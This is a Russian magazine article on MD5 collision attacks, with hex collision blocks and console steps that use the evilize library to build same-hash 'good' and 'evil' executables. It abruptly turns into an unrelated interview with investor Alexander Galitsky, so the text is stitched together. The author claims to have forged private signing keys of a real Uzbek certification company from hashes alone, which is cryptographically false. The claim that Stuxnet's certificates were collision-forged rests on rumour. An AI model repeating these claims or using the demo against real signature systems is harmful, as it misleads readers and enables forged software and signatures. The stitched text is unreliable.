Надеюсь, ты не забыл историю с руткитом Stuxnet, когда троян-дроппер прогружал и запускал в системе свои драйверы, спокойно обходя всяческие системы предотвращения вторжений и антивирусы? Тогда при реверс-инжиниринге сэмплов выяснилось, что драйверы руткита были подписаны «настоящими» сертификатами крупных производителей контроллеров и чипов JMicron и Realtek. Было много шума, все кинулись обвинять эти компании в некомпетентности. Аналогичная история повторилась и с «братом» Stuxnet — червем Duqu. На этот раз обвинили компанию C-Media Electronics, сертификаты которой также были якобы украдены. Все вроде бы верно, но никаких краж возможно и не было! Я думаю, ты уже понял, о чем идет речь. Поддельные сертификаты были сгенерированы при помощи фундаментального бага — коллизий. Антивирусы, проверяя контрольную сумму файлов, не заметили никакого подвоха, а ведь все держалось именно на них :). Как бы парадоксально это не было, но существует ряд доказательств, подтверждающих мои слова. Во-первых, на одном закрытом форуме, где тусовались разработчики этих нашумевших руткитов (хотелось бы особо отметить человека под ником orr, статьи которого присутствуют на ряде авторитетных паблик-ресурсов, посвященных ИБ и реверс-инжинирингу: woodman и openrce), существовал топик о возможности кражи доверенных сертификатов. В нем приводился пример с Duqu, сертификат (с закрытым ключом) которого был сгенерирован с помощью коллизии. Во-вторых, если сравнить два сертификата (настоящий и тот, что был сгенерирован для Duqu) по размеру, то окажется, что существует хоть и малая, но все же разница в 15 байт! Таким образом, файлы получались разные по размеру, но одинаковые по контрольной сумме. История с украденными сертификатами осталась бы практически незамеченной, если бы не работа независимых ИБ-исследователей.

WWW

- **Об алгоритме MD5:** bit.ly/awBxKK;
- **интересная статья о коллизиях (матчасть):** bit.ly/byRrQu;
- **MD5 Collision Generator:** bit.ly/zLR5Ec;
- **Evilize:** bit.ly/zEBLmj;
- **Rainbow MD5 Crack by Collision Search:** bit.ly/yYRUxl;
- **статья Властимила Климы «О MD5-коллизиях»:** bit.ly/yDQNuY;
- **HashClash Framework:** bit.ly/722ob;
- **научные работы Марка Стивенса о коллизиях:** bit.ly/ztdpHg.

Практика

ОТ ТЕОРИИ К ПРАКТИКЕ

Ну что же, теперь перейдем к долгожданной практике. Среди профессиональных криптоаналитиков есть вполне определенная классификация типов устойчивости алгоритмов хэширования, их всего три.

1. **CR2-KK** — свободный от коллизий, устойчивый к коллизиям.
2. **CR1-KK** — универсальный односторонний.
3. **CR0** — универсальный.

Также существуют три вида соответствующих атак для нахождения коллизий:

1. **CR2-KK** — найти коллизии для конкретной функции.
2. **CR1-KK** — подобрать к заданному значению пару, образующую коллизию для конкретной функции.
3. **CK0** — найти коллизию для семейства функций.

Сегодня я продемонстрирую тебе два первых вида атак на практике. Для начала приведу два блока данных в HEX (пара коллизий из научной работы китайского ИБ-исследователя Ван Сяоюня), их нужно вбить в hex-редакторе и сохранить в виде двух файлов:

1-й файл


```
d131dd02c5e6eec4693d9a0698aff95c2fcab58712467eab4004583eb8fb7f89
55ad340609f4b30283e488832571415a085125e8f7cdc99fd91dbdf280373c5b
d8823e3156348f5bae6dacd436c919c6dd53e2b487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080a80d1ec69821bcb6a8839396f9652b6ff72a70
```

2-й файл

```
d131dd02c5e6eec4693d9a0698aff95c2fcab50712467eab4004583eb8fb7f89
55ad340609f4b30283e4888325f1415a085125e8f7cdc99fd91dbd7280373c5b
d8823e3156348f5bae6dacd436c919c6dd53e23487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080280d1ec69821bcb6a8839396f965ab6ff72a70
```

Если сравнить размер и контрольную сумму в MD5 у полученных файлов, то мы не заметим никакой разницы! Теперь давай найдем еще несколько коллизий к этим файлам. Программа MD5 Collision Generator от Патрика Стэча поможет нам разобраться в атаке CR2-KK. Смело компилируй ее и запускай на исполнение. Первая коллизия на моем самом слабом компьютере была получена менее чем за 15 минут, а вторая — примерно через два с половиной часа! Не так уж и плохо, согласись.

Теперь перейдем к реальной атаке, для этого будем использовать эксплойт-библиотеку evilize (снова обрати внимание на ссылки). После компиляции данной библиотеки в текущей директории должны появиться три файла: evilize, md5coll и объектный файл goodevil.o. В качестве подопытной программы будем использовать пример hello-erase.c, идущий в комплекте с исходниками. Итак, компилируем нашу программу и линкуем ее с объектным файлом goodevil.o:



Оригинальный сертификат

```
gcc hello-erase.c goodevil.o -o hello-erase
```

Смотрим контрольную сумму подопытного файла:

```
md5sum ./hello-erase
23d3e4873e3ea619c7bdd6fa2d0271e7
/home/satsura/md5coll/source/evilize/hello-erase
```

Разбиваем на блоки нашу полученную контрольную сумму, и запускаем на исполнение генератор MD5-коллизий:

```
./md5coll 0x23d3e487 0x3e3ea619 0xc7bdd6fa 0x2d0271e7 > \
    init.txt
```

Далее запускаем evilize для создания двух различных исполняемых файлов с одинаковым размером и MD5-хэшем. Смотрим на контрольную сумму и размер, а затем запускаем полученные бинарники:

```
./evilize hello-erase -c init.txt -g good -e evil
du -sh ./evil ./good & md5sum ./evil ./good
8,0K        ./evil
8,0K        ./good
d8bf211b61624d331fe06c75bd6e3c89   ./evil
d8bf211b61624d331fe06c75bd6e3c89   ./good
```

НЕМНОГО ИСТОРИИ

1996 Ганс Доббертин нашел псевдоколлизии в MD5, используя определенные инициализирующие векторы, отличные от стандартных.

2004 Китайские исследователи Ван Сяоюнь (Wang Xiaoyun), Фен Дэнгуо (Feng Dengguo), Лай Сюэцзя (Lai Xuejia) и Юй Хунбо (Yu Hongbo) объявили об обнаруженной ими уязвимости в алгоритме, позволяющей находить коллизии за крайне малое время (1 час на кластере IBM p690).

2005 Те же самые Ван Сяоюнь и Юй Хунбо опубликовали алгоритм, позволяющий найти две различные последовательности в 128 байт, которые дают одинаковый MD5-хэш.

```
./good
Hello, world!

./ evil
This program is evil!!!
Erasing hard drive...1Gb...2Gb... just kidding!
Nothing was erased.
```

Как видишь, одна программа выводит известную всем безобидную фразу «Hello, world!», а вторая якобы стирает данные на диске. Мы можем переделать наш hello-erase.c так, чтобы вместо шуточного стирания данных произошло реальное, и тогда будет не до шуток. Но все это цветочки по сравнению со следующей атакой, которую я провел при своих исследованиях CR1-KK.

ВЗЛОМ CR1-KK

В качестве «жертвы» для исследований я выбрал цифровые ключи компании Unicon, являющейся в Узбекистане монополистом в области ЭЦП (электронно-цифровой подписи) и сертификации. Основываясь на трудах Властимила Климы, я написал программу CR1-KK-collision keygen для подбора пары к значению,

```
sanjar@0xr00tw0rm ~/s/md5coll> ./md5_coll IV0
block #1 done

block #2 done
unsigned int m0[32] = {
0x5d499561, 0x2421f72e, 0xa161e6c9, 0x57bc96eb,
0x6b45aa2c, 0xe4341f9c, 0xbe4b9054, 0x893387c0,
0x0633ad55, 0xa2b23606, 0xa1a0c19b, 0xd2e27f73,
0x3deb0900, 0xed7b5505, 0x910511ce, 0x758b9212,
0xd36bc97c, 0xd6069ef9, 0xf742e78a, 0x82442c6e,
0xb6f6d54e, 0xfd8ec2d3, 0x162e4946, 0xad516a4c,
0x7db6a015, 0xc93732fe, 0x50293ffa, 0x84a1e486,
0xa8073ced, 0x18bfd87e, 0x7ea3b6f7, 0xfb7c0f72,
};

unsigned int m1[32] = {
0x5d499561, 0x2421f72e, 0xa161e6c9, 0x57bc96eb,
0xeb45aa2c, 0xe4341f9c, 0xbe4b9054, 0x893387c0,
0x0633ad55, 0xa2b23606, 0xa1a0c19b, 0xd2e2ff73,
0x3deb0900, 0xed7b5505, 0x110511ce, 0x758b9212,
0xd36bc97c, 0xd6069ef9, 0xf742e78a, 0x82442c6e,
0x36f6d54e, 0xfd8ec2d3, 0x162e4946, 0xad516a4c,
0x7db6a015, 0xc93732fe, 0x50293ffa, 0x84a16486,
0xa8073ced, 0x18bfd87e, 0xfea3b6f7, 0xfb7c0f72,
};
sanjar@0xr00tw0rm ~/s/md5coll>
```

Генерируем коллизии

Коллизия в действии

образующей коллизию для конкретной функции при генерации электронно-цифровых ключей. Изначально было несколько данных, которые я и использовал в качестве входных параметров. Очень облегчил задачу тот факт, что пароль для закрытой ЭЦП у всех сертификатов один и тот же: 000000. Это была фатальная ошибка — самая грубая из встреченных мной за весь опыт работы в области ИБ. Имея на руках только контрольные суммы файлов и открытые ключи, мне удалось сгенерировать примерный оригинальный закрытый ключ для подписи различного рода документов, ключей и идентификации пользователя в нескольких CRM-системах (к примеру, E-hujjat от того же монополиста). Проделанную работу ты сможешь увидеть воочию на соответствующих скриншотах, в консоли же все это выглядело примерно так:

```
C:\coll_test> md5sum *
b2d1a3f63f9784e0fe8c237ff2484a78 *key((faked by collision).
key
a654bd700b5e6cf47ca0b042b2f30575 *cer(faked by collision).cer
c5d6aaa28639316614e3d95987fcb612 *pfx(faked by collision).pfx
a654bd700b5e6cf47ca0b042b2f30575 *cer.cer
```

Как видишь, у сертификатов cer.cer и cer(faked by collision).cer одинаковая контрольная сумма.

ЗАКЛЮЧЕНИЕ

Надо признать, что MD5-хэши стали неотъемлемой частью нашей жизни. Они вездесущи. Их используют в качестве алгоритмов для хэширования паролей как в программном обеспечении, так и на веб-ресурсах. Они не зависят ни от платформы, ни от ОС, на которых исполняются. Векторы атак также довольно широки: от банкоматов до цифровых подписей, от авторизации клиент-сервер и до целостности передаваемых по сети файлов. Являясь быстрыми и менее криптостойкими, 128-битные алгоритмы хэширования принесут еще немало бед. На сегодняшний день коллизии и псевдоколлизии были найдены в большом ряде алгоритмов, среди которых MD2, MD4, MD5, DES, DES-IDEA, RIPE-MD, HAVAL(~128, ~256), SHA-1, ГОСТ Р 34.10-2001 и так далее. Со временем этот список будет только пополняться.

2006 Чешский исследователь Властимил Клима опубликовал алгоритм, дающий возможность находить коллизии на обычном компьютере с любым начальным вектором (A,B,C,D) при помощи метода, названного им «туннелирование».

2007 Эдуардо Диаз по специально разработанной схеме создал два различных архива с двумя разными программами, но абсолютно идентичными MD5-хэшами.

2009 Дидье Стивенс использовал библиотеку evilize для создания двух разных программ с одинаковым кодом цифровой сигнатуры (Authenticode digital signature), authenticode используется Microsoft для подписи своих библиотек и исполняемых файлов.

Наш гость – удивительный человек. Он начинал свой путь как инженер и разрабатывал архитектуру компьютеров для спутников слежения. Его команда создала первые рабочие образцы Wi-Fi и раньше всех представила программную реализацию VPN для Windows. Запустив несколько технологических компаний, Александр Галицкий основал венчурный фонд Almaz Capital Partners, который хорошо известен не только в России, но и в Силиконовой долине.

НАЧАЛО КАРЬЕРЫ

Мой путь начинался в Советское время. Все мальчишки с периферии мечтали пробиваться через технические направления. Я хотел пробиваться через космос. Мне повезло — я попал на работу к человеку, который был генеральным конструктором систем спутниковой разведки и наблюдения.

Из фривольной научной работы я сразу окунулся в тяжелые бессонные ночи программистов, вкалывающих, чтобы запустить первый спутник наблюдения с цифровым изображением. До этого все спутники еще делали с отстреливающимися кассетами на фотоаппаратах. Мы делали первый спутник с системой запоминания и передачей данных через геостационарные спутники. Я оказался в команде, когда все железо уже сделали, а софт, как это часто тогда бывало, не работал.

Мой шеф — Геннадий Яковлевич Гуськов — был настоящим предпринимателем. Он обладал теми качествами, которыми отличались, например, Стив Джобс или Королев. В нем было много авантюризма, техническое видение и тонна идей. Например, очень показательный момент: в Россию приезжал Никсон и встречался с Брежневым. Он привез с собой несколько чемоданов, развернул их, достал оттуда телефон и начал связываться со своими посольствами в разных странах. Это, конечно, произвело дикое впечатление. Был 1972 год! И Брежнев, естественно, заявил, что к поездке в Америку он хочет иметь такую же систему. Все ответили, что это невозможно, и только мой босс сказал: «Я это сделаю». И сделал. К отъезду Брежнева в Штаты все было обеспечено: специальный десант высадился на Кубе для развертывания систем резервирования и управления спутником... Но, тем не менее, Брежнев смог достать свой чемодан, снять трубку и продемонстрировать, что «мы ничем не хуже, чем они».

Просто бешеное количество денег и сил тратилось тогда на все эти разработки. Возможно, это было не совсем правильно с точки зрения экономики и прочего, но, тем не менее, эта часть достижений и доказательств нашей технической мощи была сильно развита. И это воспитывало в нас такую... систему сражения. Поэтому я рос в этой системе достаточно быстро.

Помню, шеф вызвал меня, и мы долго обсуждали архитектуру нового компьютера — как он должен строиться. Я исходил из программистских начал — меня не устраивали существующие системы программирования: мы не могли легко менять код на ходу. То есть, технически — могли: спутники управлялись с Земли, и мы, естественно, корректировали код со станции управления, софт помогал исправлять много допущенных аппаратных ошибок. Но все это требовало очень больших усилий, титанических бессонных ночей. И, конечно, мы все время пытались это совершенствовать. Когда началась разработка новой архитектуры, со стороны софта уже пошел перелом — мы влияли на аппаратуру, и нас стали больше слушать. По сути дела, началась конкуренция за создание новой архитектуры.

Мой босс сказал, что если я хочу сделать свою архитектуру, у меня есть две недели на формирование подразделения. До этого у меня, конечно, была куча софтовых инженеров, но тут — пожалуйста: бери разработчиков чипов, бери разработчиков, которые будут платы разводить и воплощать архитектуру в «железо». Соответственно, можно было повысить ставки сотрудников в среднем на 10% – это был достаточный бюджет, чтобы я мог их переманить. Нельзя ведь нанять толпу народа с улицы: они не прошли бы проверку по спецслужбам, а нужно было много людей. И вот я начал ходить внутри и сманивать специалистов на новую перспективную работу, тем самым наживая себе кучу врагов: меня обзывали «карьеристом», негодяем, человеком, идущим по трупам... В общем, я выслушал о себе кучу нелестных вещей. Тем не менее, в таких обстоятельствах понимаешь — у тебя есть две недели, тебе нужно сформировать подразделение. У тебя есть светлая идея что-то реализовать, и ты за нее борешься. Так и закалялся характер, в таких вот сражениях-боях.

СОТРУДНИЧЕСТВО С SUN

Моя первая встреча с основателями Sun Microsystems состоялась в 1990 году. К нам в страну впервые приехали люди, с которыми мы имели право встречаться. Правда, только через совместное предприятие — они создавались специально и контролировались, дабы мы могли общаться, но были скрыты. Тогда к нам приезжал Билл Джой и еще один активный человек — Джон Гейдж, который в то время был их директором по науке.

Мы с Биллом Джоем одного возраста, и у нас во время разговора пошло нечто вроде противостояния. Я начал излагать какие-то вещи — они стали удивляться. Ведь их кто-то заманил в Советский Союз, дикую в их глазах страну. В ходе этих дебатов я все время находил какие-то аргументы. В определенный момент нашего спора я полез в карман и достал оттуда 22-слойную полиамидную плату, что ввергло их в полный осадок. В то время в Америке их делали где-то в 8 слоев, и у них она не получалась, — а тут целых 22 слоя!

Наша компания тогда отличалась тем, что мы сидели на стыке микроэлектроники и космической аппаратуры. Была придумана схема: чтобы решать проблемы габаритов, мы делали бескорпусную аппаратуру. То есть, корпуса снимались, и только чипы ставились на плату. Тогда весь мир начал смотреть в эту сторону, и позже даже Sun выпустил некий компьютер, где SPARC-процессор был именно бескорпусный.

Естественно, это произвело на Sun какое-то невероятное впечатление. Была осень 1990 года, когда они приехали к нам в Зеленоград на суперзакрытое предприятие. Там мы снова много говорили, показали им еще что-то... У них загорелись глаза, появились мечты — у Sun вообще амбиций много. Мол, как насчет закинуть SPARC в космос? Для них же это понты — SPARC в космосе, это же круто! Intel в космосе, и SPARC тоже в космосе. А Билл Джой, как и все: в джинсах, в кроссовках. Ходит, танцует, выпендривается. Шеф говорит мне: «Что за ненормальный такой?» :).

В 1991 году мы впервые поехали в США, где проходил первый Советско-американский космический конгресс. С этим связано немало смешных историй. Например, мы вывезли туда очень много разного железа, включая наш ядерный двигатель для космоса, луноход, нашу ранцевую аппаратуру связи с плоскими

ИНТЕРВЬЮ С ВЕНЧУРНЫМ ИНВЕСТОРОМ

ГЛАЗ-АЛМАЗ



АЛЕКСАНДР ГАЛИЦКИЙ

ФАКТЫ

Кандидат технических наук

Изобретатель и обладатель более 30 патентов

Основатель ряда успешных технологических компаний

Создатель венчурного фонда Almaz Capital Partners, в портфель которого такие компании как Яндекс, Parallels, Alawar, AlterGeo

Увлекается горными лыжами и виндсерфингом

Член Совета «Сколково»

антеннами, которую использовали наши службы. И это все запретили вывозить обратно :). Потому что по какому-то там закону — ввозить можно, а вывозить нельзя.

Тогда Sun'овцы пригласили меня приехать к ним в Калифорнию. В то время нас обхаживали все — IBM, HP... Но все они были такие очень формальные: в галстуках, костюмах, вели сложные разговоры. И помню, я прилетел в Sun, встретился там со своим нынешним партнером Джеффом Байером. Он сидел такой в джинсах, в каких-то тапочках на босу ногу, все так расслабленно... И я подумал: «Вот, это правильные пацаны, с которыми надо работать! Что там какие-то IBM и HP». Так и завязалась дружба.

В один момент Sun прислала нам 15 компьютеров, стоимостью каждый по 25 000 долларов. Ну что с ними делать? Надо работать. Я пошел сдавать их на госкомпанию. Но госслужба по советскому закону не могла взять от частного лица подарок на такую сумму, а таможня тогда с частных лиц денег не брала. И один мой товарищ сказал: «Что ты мучаешься, ну не берут их у тебя — открой компанию». А открыть компанию занимало два дня... Мы пошли и открыли. Так и образовалась моя первая компания.

О СОЗДАНИИ WI-FI

К концу 80-х мы начали вести испытания IP-протокола через наши системы передачи данных. Я был апологетом Unix-систем и считал, что IP-протокол позволяет нам делать очень много независимых вещей. Это, в отличие от PDP'шных или DEC'овских, открытые протоколы, соответственно, с их помощью можно много чего организовать в сетях. Нам нужно было передавать для «звездных войн» целую кучу потоковой информации, сливать с разных маленьких спутников. Это можно было делать единственно таким вот образом. Новорожденной России все это уже было не нужно.

Мы к этому времени уже начали сотрудничать с Sun. И вот они присылают нам спецификацию и говорят: «Есть протокол 802.11, который сейчас находится в разработке, а вы можете сварганить PCMCIA-карточку?». Ну, я и собрал команду...

Сам протокол 802.11 мы, конечно, не изобрели. Этим занимается Internet Engineering Task Force. Мы, конечно, писали какие-то дополнения. Считать нас родителями Wi-Fi неправильно, но первые рабочие образы сделали мы. В общем, были пионерами.

Мы побили Motorola, военных, и много кого еще. Была интрига: ведь Sun раздал конкурентные предложения нескольким фирмам. И вот мы, какие-то непонятные русские, привозим работающий образец. Все в шоке и в трансе. Sun принимает решение, что в нас надо инвестировать. Для них это была вообще первая в истории компании инвестиция в кого-либо.

В 1993 году мы впервые продемонстрировали работу PCMCIA-карточек Wi-Fi, работающих на скорости 4 Мбит/с. Это было на выставке Interop в Париже.

Wi-Fi в то время был нафиг никому не нужен! Ни в России, ни на Западе. Для Sun это было непрофильное направление, поэтому вместе с ними мы поехали к Ericsson, самой революционной компании в данной сфере на тот момент. Ericsson активно продавала HP LX со своим радиомодемом— первый «носильный» компьютер, раскладушечка такая. Ее все начали усиленно покупать. Было видно — человек машину останавливает, антенну открывает, бах-бах-бах, и почту получил. Скорости 19.2 кбит/с было более чем достаточно. Приложений к письмам тогда не было — почта была чисто текстовая. Поэтому нам ответили: «Куда нам такие скорости? Нет рыночной потребности».

«Какие же мы были тогда чудаки!», — говорил мне CEO Ericsson, когда мы встречались с ним в 2003-2004 году.

Sun нас использовала чисто для своих нужд. Им было интересно кидать нам какие-то нерешаемые задачи, и мы пытались их решить. В Solaris мы выгребали баги, к нему же писали модули. Было очень много проектов в сотрудничестве с Эриком Шмидтом, который тогда был президентом софтового подразделения, а затем CTO компании. Я подбирал заказы, смотрел, что там неправильно, мы лепили продукты и продавали их за большие деньги.

О ПРЕДПРИНИМАТЕЛЬСТВЕ

Вся история 90-х строится на том, что мы были воспитаны на инженерной науке, на создании этих, в каком-то смысле единичных, образцов, чтобы удивить мир. Чтобы показать, что «мы не хуже». Коммерческая составляющая ни у кого не сидела в голове — было желание сделать и удивить.

Когда мы делали первый VPN, интернета еще толком не было, браузер появился позже. Сервер, установленный в нашей компании «Элвис+», был в первой полусотне (если не в числе первых нескольких десятков) веб-серверов в мире. В этой эйфории мы ползли за Sun'ом, который «присылал нам девять тонн оборудования». Мы начали строить мейл-серверы — это направление потом выродилось в компанию «Элвис Телеком». К примеру, мы делали факс-серверы – у Microsoft такой появился только где-то в конце 90-х годов.

Мы пионерили во многих этих вещах. И сейчас вспоминаешь и думаешь: «Вот ты ходил по таким кладезям идей, и если бы кто-то мог правильно вложить бизнес-науку...». Было множество инноваций, но мы не знали, как ими распоряжаться. Для меня бизнес тогда был простой: что-то сделать, продать, заработать деньги.

У нас было много собственных идей, но для нас было важно знать, «что происходит на кухне». Интернет не был сильно развит как сейчас. Ты не можешь приготовить что-то вкусное, если не был на кухне: ты должен видеть, что делает повар. Я тогда проводил много времени в Кремниевой долине и был такой абсолютно уникальный для них человек, поэтому меня таскали на разные совещения (наверное, с мыслью, что я скажу что-нибудь умное). И Скотт Макнили, и Энди Бэчтольшайм, и Билл Джой, и Эрик Шмидт. Когда я был в фирме, они все время демократично приходили на обед со всеми сотрудниками, но садились за отдельный стол и туда приглашали людей, с которыми хотели беседовать. Меня звали всегда.

Я просто слушал чужие беседы. Исходя из этих бесед, я выносил сведения о каких-то дырах, которые тогда существовали. Одна из дыр, которую я подметил, — это реализация VPN, который нужен был для интернета, потому как не было защищенных каналов. Тогда я осознал, что Sun нифига не понимает в Windows и сказал: «Все, парни, делаем все в Windows!». И мы взломали эти NDIS-драйверы, которые Microsoft не публиковала. Выполнили реверс-инжиниринг, на который американцы либо неспособны, либо не делали его по этическим соображениям, и разработали VPN. Так появился Sun Screen E+ и позже — российская «Застава».

СОЗДАНИЕ ВЕНЧУРНОГО ФОНДА

Я начал вкладывать в интересные проекты свои личные деньги. Но потом решил — нет, что-то неправильно, нужно что-то менять, нужно решать это более комплексно. Нужно сделать фонд, который будет решать эту проблему в более масштабном виде. Так я начал двигаться к своему фонду.

Меня начало увлекать, что есть много интересных компаний, у которых нет знаний, а я мог бы с ними поделиться, потом вложить куда-то деньги.

Я очень люблю молодых предпринимателей, которые говорят совершенно новые и порой непонятные вещи... Но главное, чтобы они говорили на понятном языке...

Все суперкомпании создавались людьми в возрасте от 20 до 30 лет. Но если брать статистику потерянных компаний и компаний, которые выстрелили для венчурного капиталиста, то, напротив, получается, что нужно вкладывать в людей, которым уже 40-50 лет :). У них есть опыт и они, по крайней мере, доводят до логического конца то, что создают. И пусть на них не заработать 1000%, как на Google или на чем-то там, но ты получишь 5-, 10-кратный возврат инвестиций.

Должен быть баланс между риском вложения денег в очень молодые головы и в состоявшихся предпринимателей (так называемых repeated entrepreneurs), которые либо имели неуспешный бизнес и пытаются вести успешный, либо уже сделали успешный и теперь хотят создать еще лучше. У последних,

по меньшей мере, есть жила преодолеть все болевые точки, удары, и они дойдут до конца, они все это уже проходили. А молодой человек даже с суперсветлой идеей может сломаться, или его вообще понесет в десяток других идей, поэтому есть неуверенность в этом деле.

В фонде Almaz 2 мы планируем вложиться где-то в сорок компаний очень ранней стадии, когда они еще требуют небольших денег. Но мы будем это делать вместе с акселераторами, либо с какими-то инкубаторами. Кто-то другой будет «нянчить» всех этих людей, которые будут звонить по ночам и задавать вопросы. Нас не хватит на них. Но мы сможем подобрать их на следующей стадии, когда они уже немного оперятся и смогут двинуться на следующий этап.

Наш фонд старается не участвовать в оперативном управлении компаний, в которые инвестировали. Да, приходится влиять на него. Иногда. Но забирать эту пальму первенства у антрепренера — самоубийство, и мы стараемся этого никогда не делать.



В некоторые ниши мы не вкладываемся. Например, в e-commerce, где логистика серьезная завязана — это требует очень много денег. Мы все-таки небольшие фонды, и рассчитываем вложить (в «Алмазе», по крайней мере) за время жизни семь, максимум пятнадцать миллионов в команду. Этого явно мало для построения такого бизнеса как e-commerce и уверенности, что эта компания взлетит и куда-то двинется.

Нам ближе софтверные компании. У них большие риски, но они измеримы в реальных деньгах, которые мы можем дать. Даже если компании требуется больше чем пятнадцать миллионов, с каким-то партнером ты можешь это сделать.

У нас есть четкое требование: мы хотим видеть, что это миллиардный рынок. Причина проста: мы должны быть уверены, что у компании есть возможность маневрировать. Если компания врывается на только открывающийся рынок (даже если этот рынок очень интересен в перспективе, но его размер составляет всего порядка двадцати миллионов), и там уже существуют двадцать компаний подобного рода... Было бы странно поверить, что все будет хорошо. Особенно когда антрепренер впервые делает компанию, имеет только идею, и даже прототипа как такового у него еще нет... Увы, это не наша стадия.

КАК ПРИХОДИТЬ К ИНВЕСТОРУ?

Есть такая проблема, что люди пытаются прийти прямо ко мне. Но лучше, когда они попадают в систему и наш процесс. Когда пишут напрямую мне, я могу что-то случайно пропустить, не прочитать — сыпется очень много. Начинаются обиды. Предприниматель же считает, что то, что у него сделано — это лучше всего и неповторимо, и в мире такого больше нет. А если я не уделяю этому внимания, значит я идиот, или зажравшийся... человек.

Правильно прийти к венчурному инвестору — это сначала сходить на его сайт и посмотреть, что именно он хочет, что рассчитывает увидеть. Как правило, мы публикуем такие требования.

СЧИТАТЬ НАС РОДИТЕЛЯМИ WI-FI НЕПРАВИЛЬНО, НО ПЕРВЫЕ РАБОЧИЕ ОБРАЗЦЫ СДЕЛАЛИ ИМЕННО МЫ.

Во всем венчурном мире ты лучше работаешь с проектами, которые приходят по какой-то рекомендации, от человека, которому ты доверяешь. Когда тебе говорят: «Саш, посмотри, вроде бы интересно», то в первую очередь ты, конечно, смотришь на эти проекты.

Я не люблю бизнес-планов. Их никто не любит. Это в каком-то смысле устаревший формат. Нет, конечно, бизнес-план был нужен когда-то, когда не было возможности запомнить и проверить все, что тебе говорили. Сейчас все это можно в два счета сделать в презентации на пятнадцать слайдов и все факты прикрыть линками на отчеты, справки, аналитику и так далее. Хорошо, когда приходит презентация и к ней существуют сопутствующие материалы: ты можешь почитать, проанализировать и сказать: «да, вот анализ по конкуренции сделан правильно» или «анализ рынка и позиционирования сделан неверно».

Очень важно, когда человек хорошо представляет, что он умеет и что нет. Ведь важнее всего понять, что к тебе пришла правильная, способная и самокритичная команда. А если они на что-то не способны, то должны четко открыться и сказать: у нас нет понимания в такой-то области, или, например, нет в команде человека, который понимает маркетинг. Должны признавать: да, у нас есть хороший человек, но мы хотели бы другого, вот с такими-то параметрами.

Важно, чтобы люди понимали, в какой рынок они играют. Нужно понимать свое место в рынке, кто ваш реальный конкурент. Когда пишут в конкурентах Google... Ну, он у всех конкурент, даже у Microsoft и IBM. Сегодня вообще есть всего четыре компании, которые движут миропонимание: Apple, Google, Facebook и Amazon. Все остальные пытаются подстроиться, в том числе и Microsoft. Пытаются найти, как и где сконкурировать с этой новой волной и остаться на вершине.

Народ ленится посмотреть, что, вообще-то, в области есть куча проинвестированных компаний, у которых есть деньги. И нужно сравниться с ними с точки зрения своих ресурсов, людей. Понять, как выиграть у них эту игру. Понять, как двигаться дальше, как будут использоваться деньги, зачем вообще нужны деньги.

Важно понимать: венчурный фонд — это сервисная компания. Это не есть компания, которая ведет тебя к успеху. Это всего-навсего сервисная компания, которая помогает тебе туда прийти. Поэтому инициатива всегда должна находиться в руках CEO, предпринимателя (или антрепренера, как мы чаще говорим) и так далее.

Компания для предпринимателя — ребенок. Сам он — неумелый родитель. А мы — эдакие опытные няни. С этой точки зрения, если мы будем навязывать ему, что делать, это будет неправильно. Он должен обращаться к нам и говорить: «Вот у меня ребенок захныкал, что делать? Какие бывают варианты, что мне нужно сделать, чтобы он успокоился? Или «Вот он хочет заниматься какими-то другими игрушками, делать что-то другое. Что в таком случае предпринять? Дать ему возможность заниматься другими игрушками?». Вот здесь венчурный капиталист очень полезен: он может прийти, помочь и многое сделать.

Часто венчурные капиталисты выступают в роли такого HR или хэдхантера, помогают выстроить команду, заменить, подрастить ее. Но все антрепренеры разные. Бывают и такие, кто считает, что раз их компания растет, приносит прибыль (хоть маленькую), значит, все — они герои, они уже могут жить не по средствам.

ПРО МОЛОДЫЕ ПРОЕКТЫ

Еще несколько лет назад мы смеялись над тем, что есть такие чемпионы всех конкурсов, которые с одним и тем же проектом ходят по всем тусовкам и везде его продвигают. Их было считанное количество. На сегодняшний

день я бы так не сказал. Существует достаточно много интересных проектов, интересных уже с точки зрения совершенства представления.

Есть проблема — многие идеи мелкие. Они нишевые и нацелены только на Россию. Люди не осознают рынка глобального. А на российском рынке только складывается культура покупки компаний. Я всегда привожу в пример Google. Статистику за 2009 или 2010 год, когда они купили 42 компании. Из них только две были объемом 400 миллионов и миллиард. Все остальные сорок были... ну, средний чек составлял 25 миллионов. Значит, кого-то они купили за пятьдесят, кого-то — за один. Условно. Или за 10-30. В России чек будет ниже в 2-3 раза. Условно, средний чек сделки в России должен составлять 25 миллионов поделить на 3, ну пусть это будет 8-10 миллионов. Средний чек 10 миллионов, но если я хочу иметь соответствующий возврат, я должен вложить более 30% компании. Я должен вложить тысяч 300 и получить обратно свои 3 миллиона, вот это будет нормально. Но за 300 тысяч, вроде бы, и компанию не построишь. Или надо настроить такие компании, которые бы укладывались в эту экономику. Это та часть осознания, которая еще приходит. И формируется венчурный рынок. Но количество компаний выросло, хотя есть вот такие проблемы.

